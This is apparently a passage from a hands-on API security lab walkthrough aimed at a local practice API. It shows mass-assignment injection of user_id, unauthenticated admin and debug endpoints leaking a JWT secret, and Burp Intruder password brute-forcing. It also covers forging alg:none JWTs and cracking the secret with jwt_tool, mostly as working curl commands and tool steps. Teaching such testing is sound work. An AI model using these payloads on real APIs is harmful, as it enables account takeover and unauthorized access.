


Mass assignment happens when an API endpoint blindly accepts all fields from a request body and passes them to the data layer without filtering. In this API, the order creation endpoint reads user_id directly from the request body. A logged-in user can override this field to create orders assigned to any other user including admin.
Normal Order Creation
# Get a token for user1
TOKEN=$(curl -s -X POST \
  -H "Content-Type: application/json" \
  -d '{"username":"user1","password":"password1"}' \
  http://localhost:5000/login | python3 -c "import sys,json; print(json.load(sys.stdin)['token'])")
# Create a normal order as user1 — correct behavior
curl -X POST \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"item":"Monitor","quantity":1,"price":200}' \
  http://localhost:5000/orders
The Attack — Inject user_id to Assign Order to Admin
# Mass assignment attack — inject user_id=1 to assign the order to admin
curl -X POST \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"item":"Free Laptop","quantity":1,"price":0.01,"user_id":1}' \
  http://localhost:5000/orders
# Verify the order was created under admin's account
curl http://localhost:5000/orders/105

The fix: Never accept user_id from the request body. Always derive it from the authenticated token:
# Remove user_id from the body entirely — always use the token
user_id = current_user[0]
allowed = ["item", "quantity", "price"]
order_data = {k: data[k] for k in allowed if k in data}
Task 5 — Security Misconfiguration
Objective: Identify exposed sensitive data and debug endpoints.
Security misconfiguration is often the easiest class of finding to demonstrate because the evidence is a simple curl command away. In this API, two endpoints expose critical information without any authentication.


# Admin panel — no auth required
curl http://localhost:5000/admin

# Debug endpoint — exposes JWT secret key in response
curl http://localhost:5000/debug

# Triggering error disclosure — send invalid data to see verbose errors
curl -X POST http://localhost:5000/orders \
  -H "Authorization: Bearer INVALID" \
  -d "not json"
Task 6 Broken Authentication (JWT Attacks)
Objective: Bypass authentication mechanisms through JWT manipulation.
JSON Web Tokens are the standard authentication mechanism for modern APIs. When implemented correctly they are secure. When implemented carelessly they become a complete authentication bypass.
This API has three JWT weaknesses working together: it accepts the none algorithm (allowing unsigned tokens), uses a weak guessable secret key, and has no token rotation or revocation mechanism.
Part 1 Capture a Login Request in Burp Suite
- Open Burp Suite and enable the proxy
- Turn on Intercept
- Send a login request through the proxy:
curl -x http://127.0.0.1:8080 -X POST \
  -H "Content-Type: application/json" \
  -d '{"username":"admin","password":"wrongpassword"}' \
  http://localhost:5000/login


- Right-click the request → Send to Intruder, then Forward to let it through
- Turn Intercept OFF
Part 2 Brute-Force Passwords with Burp Intruder


- In Intruder, click Clear § to remove all markers
- Click on
wrongpasswordin the request body → click Add § - Set Attack type to Sniper

- Go to Payloads → Simple list → add common passwords:
admin
admin123
password
password1
123456
secret
letmein
qwerty

- In Options → Grep Match → add
tokento flag successful responses

- Click Start Attack → sort results by Length the successful login response is much longer
Part 3 JWT Token Manipulation

Decode the Token
- Copy the token from Intruder results
- Go to
https://jwt.ioand paste it
Header:  { "alg": "HS256", "typ": "JWT" }
Payload: { "user_id": 1, "exp": 1234567890 }
Forge a None-Algorithm Token in Burp Decoder
The none algorithm attack works because the API’s jwt.decode() call includes "none" in its accepted algorithms list. This means a token with alg: none and an empty signature will be accepted as valid no secret key needed.
- Go to Decoder tab

- Take the header segment of the JWT (first part before the dot) → Decode as Base64
You will see: {"alg":"HS256","typ":"JWT"}
- Edit it to:
{"alg":"none","typ":"JWT"}
- Do the same for the payload — change
user_idto1andexpto9999999999

- Assemble the new token:
NEW_HEADER.NEW_PAYLOAD.
The trailing dot is required. The signature section is intentionally empty.

Test the Forged Token in Repeater
TOKEN=$(curl -s -X POST \
  -H "Content-Type: application/json" \
  -d '{"username":"user1","password":"password1"}' \
  http://localhost:5000/login | python3 -c "import sys,json; print(json.load(sys.stdin)['token'])")

curl -H "Authorization: Bearer $TOKEN" http://localhost:5000/orders/102

Part 4 — Brute-Force the Secret Key with jwt_tool
git clone https://github.com/ticarpi/jwt_tool
cd jwt_tool
pip3 install termcolor cprint pycryptodomex requests
TOKEN=$(curl -s -X POST -H "Content-Type: application/json" \
  -d '{"username":"user1","password":"password1"}' \
  http://localhost:5000/login | python3 -c "import sys,json; print(json.load(sys.stdin)['token'])")
echo $TOKEN

# Crack with a small wordlist
echo -e "secret\npassword\nsuper-secret-key\napi\njwt\n12345" > wordlist.txt
python3 jwt_tool.py $TOKEN -C -d wordlist.txt
Expected output:
[+] super-secret-key is the CORRECT key!
# Full scan of all known JWT attacks against the /user endpoint
python3 jwt_tool.py $TOKEN -t http://localhost:5000/user \
  -rh "Authorization: Bearer *JWT*" -M at
Part 5 — Documenting in Burp

